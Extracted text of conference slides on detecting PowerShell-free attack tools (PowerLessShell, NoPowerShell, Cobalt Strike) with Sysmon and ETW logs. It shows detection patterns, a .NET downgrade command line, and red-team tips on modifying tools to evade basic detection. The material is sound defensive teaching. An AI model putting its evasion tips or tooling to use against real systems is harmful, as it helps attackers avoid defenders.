ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Desktop\PowerLessShell\GetProc_WhoAml.csproj.bat" ""

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 10/27/2019 8:49:48 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: Cerb-2k12R2-S1
OpCode: Info
More Information: [Event Log Online Help](#)

Sysmon Event ID 1



not-powershell

Activate Windows
Go to System in C

Suspicious Certutil.exe and MsBuild.exe (Correlate both of them)

- MSBuild.exe (use Description Field)
 - With random 5-25 Upper and Lower characters

Event 1, Sysmon

General Details

Process Create:

UtcTime: 2019-10-28 00:49:48.206
ProcessGuid: {071dd1ea-3b2c-5db6-0000-00104ba2971d}
ProcessId: 5076
Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\smss.exe
FileVersion: 4.0.30319.33440 built by: EX45W81RTMREI
Description: MSBuild.exe
Product: Microsoft® .NET Framework
Company: Microsoft Corporation
CommandLine: smss.exe acmUMBidHuxXDQzJNAK
CurrentDirectory: C:\Windows\Microsoft.NET\Framework\v4.0.30319\
User: CERB-2K12R2-S1\Administrator
LogonGuid: {071dd1ea-22c0-5cf0-0000-0020a7f80400}
LogonId: 0x4F8A7
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=1CD8DCF590A866DF9E75F2E91138EDA4,SHA256=DFA1B11586ADDF6014CC6FE70BE021AC7D68FAE923E54924A82E66DFA0113112
ParentProcessGuid: {071dd1ea-3b2c-5db6-0000-00100398971d}
ParentProcessId: 812
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Desktop\PowerLessShell\GetProc_WhoAml.csproj.bat" "

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 10/27/2019 8:49:48 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: Cerb-2k12R2-S1
OpCode: Info
More Information: [Event Log Online Help](#)

Sysmon Event ID 1



not-powershell

Process Masquerading

- Process Name != Process Description



Event 1, Sysmon

General Details

Process Create:
UtcTime: 2019-10-28 00:49:48.206
ProcessGuid: {071dd1ea-3b2c-5db6-0000-00104ba2971d}
ProcessId: 5076
Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\smss.exe
FileVersion: 4.0.30319.33440 built by: FX45W81RTMREL
Description: MSBuild.exe
Product: Microsoft® .NET Framework
Company: Microsoft Corporation
CommandLine: smss.exe acmUMBBidHuxXDQzJNAK


Sysmon Event ID 1

Sysmon Event ID 1

Event 1, Sysmon

General Details

Process Create:
UtcTime: 2019-10-28 01:32:16.517
ProcessGuid: {071dd1ea-4520-5db6-0000-0010559f9a1d}
ProcessId: 3372
Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AuSCASNoo.exe
FileVersion: 4.0.30319.33440 built by: FX45W81RTMREL
Description: MSBuild.exe
Product: Microsoft® .NET Framework
Company: Microsoft Corporation
CommandLine: AuSCASNoo.exe acmUMBBidHuxXDQzJNAK



not-powershell

.NET DLL Loading

- Watch for Microsoft.Build.Tasks.v4.0.dll load events

Event 7, Sysmon

General Details

Image loaded:
UtcTime: 2019-10-28 00:49:48.755
ProcessGuid: {071dd1ea-3b2c-5db6-0000-00104ba2971d}
ProcessId: 5076
Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\smss.exe
ImageLoaded: C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll
FileVersion: 4.0.30319.33440 built by: FX45W81RTMREL
Description: Microsoft.Build.Tasks.v4.0.dll
Product: Microsoft® .NET Framework
Company: Microsoft Corporation
Hashes: MD5=79180C8BC1641B0FE6E1F3F931CC3D9E, SHA256=ADF570537FCDDD99941C959A36F12A3A443BEDAFFC4866CE95DE6624B073B4B6
Signed: true
Signature: Microsoft Corporation

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 7
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 10/27/2019 8:49:48 PM
Task Category: Image loaded (rule: ImageLoad)
Keywords:
Computer: Cerb-2k12R2-S1

Sysmon Event ID 7



Activate Windows
Go to System in Control Panel

not-powershell

PowerShell DLL Loading visible via Process Access

Sysmon Event ID 10

Event 10, Sysmon

General Details

Process accessed:

UtcTime: 2019-10-28 00:49:48.943

SourceProcessGUID: {071dd1ea-3b2c-5db6-0000-00104ba2971d}

SourceProcessId: 5076

SourceThreadId: 2776

SourceImage: C:\Windows\Microsoft.NET\Framework\v4.0.30319\smss.exe

TargetProcessGUID: {071dd1ea-3b2c-5db6-0000-001098cc971d}

TargetProcessId: 3908

TargetImage: C:\Windows\SysWOW64\whoami.exe

GrantedAccess: 0x1FFFFF

CallTrace: C:\Windows\SYSTEM32\ntdll.dll+912da[C:\Windows\SYSTEM32\wow64.dll+1695b][C:\Windows\SYSTEM32\wow64.dll+16281][C:\Windows\SYSTEM32\wow64.dll+9c7b][C:\Windows\system32\wow64cpu.dll+1dc5][C:\Windows\SYSTEM32\wow64.dll+1235a][C:\Windows\SYSTEM32\wow64.dll+12292][C:\Windows\SYSTEM32\ntdll.dll+18dbb][C:\Windows\SYSTEM32\ntdll.dll+18c9e][C:\Windows\SYSTEM32\ntdll.dll+3ce7c(wow64)][C:\Windows\SYSTEM32\KERNELBASE.dll+32dc7(wow64)][C:\Windows\SYSTEM32\KERNELBASE.dll+324dc(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1c5fe4cb68f67046baec4c3a854f722f\System.ni.dll+2023a6(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1c5fe4cb68f67046baec4c3a854f722f\System.ni.dll+675a9b(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1c5fe4cb68f67046baec4c3a854f722f\System.ni.dll+7eac7b(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6e8162c3(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6deb20bb(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6deb1e16(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6e79318b(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af]

Log Name:

Micros

Source:

Sysmo

Event ID:

10

Level:

Inform

User:

SYSTE

OpCode:

Info

More Information:

[Event Log Online Help](#)



1c5fe4cb68f67046baec4c3a854f722f\System.ni.dll+7eac7b(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6e8162c3(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6deb20bb(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6deb1e16(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af\System.Management.Automation.ni.dll+6e79318b(wow64)][C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\f8657cb119ff50130b2ac228230cf8af]

Activate Windows
Go to System in C

not-powershell

Tools #4 – NoPowerShell Detection

Recaps:

Cobalt Strike Mode

Load custom DLL using rundll32.exe



not-powershell

Low Hanging Fruits

- Information from AssemblyInfo.cs
 - ScriptKiddies would never change this!

Event 1, Sysmon

General Details

Process Create:

UtcTime: 2019-10-28 03:25:49.270

ProcessGuid: {071dd1ea-5fbd-5db6-0000-0010107da21d}

ProcessId: 2888

Image: C:\Users\Administrator\Desktop\NoPowerShell\NoPowerShell.exe

FileVersion: 1.0.0.0

Description: NoPowerShell

Product: NoPowerShell

Company: Bitsadmin

CommandLine: "C:\Users\Administrator\Desktop\NoPowerShell\NoPowerShell.exe"

CurrentDirectory: C:\Users\Administrator\Desktop\NoPowerShell\

User: CERB-2K12R2-S1\Administrator

LogonGuid: {071dd1ea-22c0-5cf0-0000-0020a7f80400}

LogonId: 0x4F8A7

TerminalSessionId: 1

IntegrityLevel: High

Hashes: MD5=D81018D22A8EDFB9BD6D4CC2C47E5231,SHA256=45E8F575290A511B7EB1BA128059CFCBFE0940DFA06D2E33B52B5C24AE63900F

ParentProcessGuid: {071dd1ea-22c1-5cf0-0000-0010991f0500}

ParentProcessId: 1824

ParentImage: C:\Windows\explorer.exe

ParentCommandLine: C:\Windows\Explorer.EXE

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon

Event ID: 1

Level: Information

User: SYSTEM

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 10/27/2019 11:25:49 PM

Task Category: Process Create (rule: ProcessCreate)

Keywords:

Computer: Cerb-2k12R2-S1

```
8 [assembly: AssemblyTitle("NoPowerShell")]
9 [assembly: AssemblyDescription("")]
10 [assembly: AssemblyConfiguration("")]
11 [assembly: AssemblyCompany("Bitsadmin")]
12 [assembly: AssemblyProduct("NoPowerShell")]
13 [assembly: AssemblyCopyright("Copyright © 2018")]
14 [assembly: AssemblyTrademark("")]
15 [assembly: AssemblyCulture("")]
```

Assembly info on NoPowerShell Source Code

Sysmon Event ID 1



not-powershell

Cobalt Strike Mode Detection



not-powershell

Cobalt Strike Mode Detection

Unfortunately...
Our team doesn't
have access to
Cobalt Strike... yet!

PS:

If anyone would like to donate cobalt
strike for us can meet me after this
presentation



not-powershell

Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

...but!



not-powershell

Cobalt Strike Mode Detection By Olaf Hartong

- EventCode / event_id 8
- StartAddress / target_process_address
 - ending with 0B80



_time	event_description	host	process_name	target_process_path	target_process_address	thread_new_id	parent_guid
2018-11-29 21:24:35	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x000000000A10B80		5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 21:07:20	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x000000000AF0B80		5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 19:32:10	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x000000000560B80		5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 19:20:45	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x000000000C10B80		5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 15:33:59	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\rundll32.exe	0x000000000680B80		5-024F-5C00-0000-00103D929F07}
2018-11-29 15:18:22	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000510B80		5-024F-5C00-0000-00103D929F07}
2018-11-29 15:15:50	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000250B80		5-024F-5C00-0000-00103D929F07}
2018-11-29 14:48:42	Create Remote Thread	alice	powershell.exe	C:\Windows\System32\rundll32.exe	0x000000000100B80		5-D944-5BFF-0000-0010BBA29507}
2018-11-29 14:44:40	Create Remote Thread	alice	powershell.exe	C:\Windows\System32\rundll32.exe	0x000000000020B80		5-D944-5BFF-0000-0010BBA29507}

Sysmon Event ID 8

medium.com/@olafhartong/cobalt-strike-remote-threads-detection-206372d11d0f

target_process_address
0x000000000A10B80
0x000000000AF0B80
0x000000000560B80
0x000000000C10B80
0x000000000680B80
0x0000000000510B80
0x0000000000250B80
0x000000000100B80
0x000000000020B80




not-powershell

DLL Modes, watch the loaders!

Create an alert whenever the rundll32.exe is loading


- UNSIGNED DLLs
- UNAVAILABLE SIGNATURE STATUS DLLS

ps: WHITELISTING MIGHT BE REQUIRED



Sysmon Event ID 7

Activate Windows
Go to System in



not-powershell

Bonus Detection



not-powershell

.NET Version Downgrading

- Not all windows is having lower (2/3.5).NET Framework!
- Detect attempt on using the lower version of .NET Framework
- Look for this Command Line entry (Sysmon ID 1):
 - Fondue.exe /enable-feature:NetFx3 /caller-name:mcoreei.dll
- Legitimate application might do this... whitelist accordingly!

Blue Team: *allows .NET downgrade for sysadmin*

Red Team: *downgrade .NET for attacking purpose*

Blue Team:



imgflip.com

not-powershell

NOT POWERSHELL DETECTED!!!


- Sysmon Event ID 10 – Process Access
 - System.Management.Automation is the main engine behind PowerShell
 - Any application that is accessing this DLL but not PowerShell is suspicious!
- Windows PowerShell Event ID 4103 – Pipe Exec
 - Only PowerShell usually logs to 4103
 - If the “Context – Host Application” is not PowerShell it’s suspicious!



not-powershell

Explore ETW!

- ETW for .NET Library Tools
 - Using Message Analyzer or Logman explore these 2 providers below



	Name	Id	
<input checked="" type="checkbox"/>	Microsoft-Windows-DotNETRuntimeRundown	a669021c-c450-4609-a035-5af59af4df18	Configure
<input checked="" type="checkbox"/>	Microsoft-Windows-DotNETRuntime	e13c0d23-ccbc-4e12-931b-d9cc2eee27e4	Configure

- ETW contains so many logs! Find a method to exclude some unnecessary data...



not-powershell

Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>



Conclusion

Take away



not-powershell

Red Team

- Use PowerShell!
 - If you haven't...
- These Not-PowerShell tools do exist
 - Utilize it during engagement!
- These tools are open-source
 - Modify the code little bit to avoid basic detection!
- Deploy the tool on suitable machine
 - Don't deploy it on Linux Target obviously...
- Be nice to Blue Team



not-powershell

Blue Team

- Update your PowerShell now!
 - Enable all the security functions!
 - Detect PowerShell downgrade attempts!
- Utilize your Logs!
 - Create rules above on your SIEM!
 - Ingest logs above to SIEM if you haven't...
- Try to “upgrade” the basic rules
- Whitelist is required!
 - SysAdmin will always do random stuff...
- Be nice to Red Team



not-powershell

Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Because at the end of the day...



not-powershell

Red + Blue + (others) = MEGAZORDS



not-powershell



Outro

Resource, links, memes, etc.



not-powershell

Special Thanks To...

- Bell SOC for full support and allowing me to do this talk and research behind it
- @ScoubiMtl and @13Avneet for inspiration, guide, and feedback
- @TreeOfLife for allowing me to steal some of his PowerShell training slides
- My Co-workers that gave me feedback allowing this presentation to be better
- The Amazing Not-PowerShell tool creators
- Hackfest Organizer and Attendees
- Infosec Community



not-powershell

Thank you!

My Team

twitter.com/hunting_threat

medium.com/@threathuntingteam

Myself

twitter.com/tas_kmanager

github.com/tas-kmanager

linkedin.com/in/tondangmangatas/



Scan the barcode for all the resources used in this talk



not-powershell

Question ?...

when it's Q&A time and people is actually asking question about the presentation



not-powershell

Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Resources



not-powershell

Honorary Mention

- PowerLine

- Use MSBuild.exe to compile and run the script
- The PowerLine.exe program create and contains embedded, xor-encoded, base64-encoded versions of all of the scripts that you specified
- Get the script from Internet

- SharpPick

This project is a .NET executable which allows execution of PowerShell code through a number of methods ... It was originally used as a proof of concept to demonstrate/test the blocking of PowerShell and bypass of AppLocker.



not-powershell

PowerShell Functionality (SysAdmins/Blue Team)

Get information on the server
(process, users, policies)

Get information on the Active
Directory (AD)
(servers, AD users, AD policies)

Task scheduler

Automation and scripting

Set variables, encoding, encryption

Start, stop, suspend process

File management (create, delete,
move, etc)

Event log managements

Downloading files over networks

TTP Tactics (Attacker/Red Team)

Discovery, Credential Access

Discovery, Credential Access

Execution, Persistence, Privilege
Escalation

Execution, C2, Exfiltration

Defense Evasion


Execution, Defense Evasion

Impact, Collection, Persistence,
Privilege Escalation

Defense Evasion, Discovery

Lateral Movement, Initial Access

Sysmon – Relationship Chart



Taken from
HuntersForge's Github
Project OSSEM



not-powershell

PowerShell DLLs

Name and Description

Description Field can't be change unless you RE
the DLL!

DLL Name	DLL Description
Microsoft.PowerShell.Security.ni.dll	Microsoft Windows PowerShell Management Commands
Microsoft.PowerShell.Commands.Utility.ni.dll	Microsoft Windows PowerShell Utility Commands
Microsoft.PowerShell.Commands.Management.ni.dll	Microsoft Windows PowerShell Management Commands
Microsoft.PowerShell.Commands.Diagnostics.ni.dll	
Microsoft.PowerShell.ConsoleHost.ni.dll	Microsoft.PowerShell.ConsoleHost
System.Management.Automation.ni.dll	System.Management.Automation



Good Resources

- Understanding Your Logs!
 - OSSEM
 - <https://github.com/hunters-forge/OSSEM>
 - Ultimate Windows Security
 - <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>
- ETW Projects
 - SilkETW
 - <https://github.com/fireeye/SilkETW>
 - Krabsetw
 - <https://github.com/microsoft/krabsetw>
 - Splunk .NET Logging (Including ETW)
 - <https://github.com/splunk/splunk-library-dotnetlogging>



Music Playlists Listened

- Sunset Lover – Petit Biscuit Playlist
 - <https://open.spotify.com/playlist/5BMTWzVhkqGYdekmMyOQnk>
- Blink-182 2019 Tour Setlist
 - <https://open.spotify.com/playlist/7AVItVLhXy42qbnFNi4bkL>
- Bon Iver Spring Tour Setlist
 - <https://open.spotify.com/playlist/3iFFlopZENvSau1j8vtDuk>

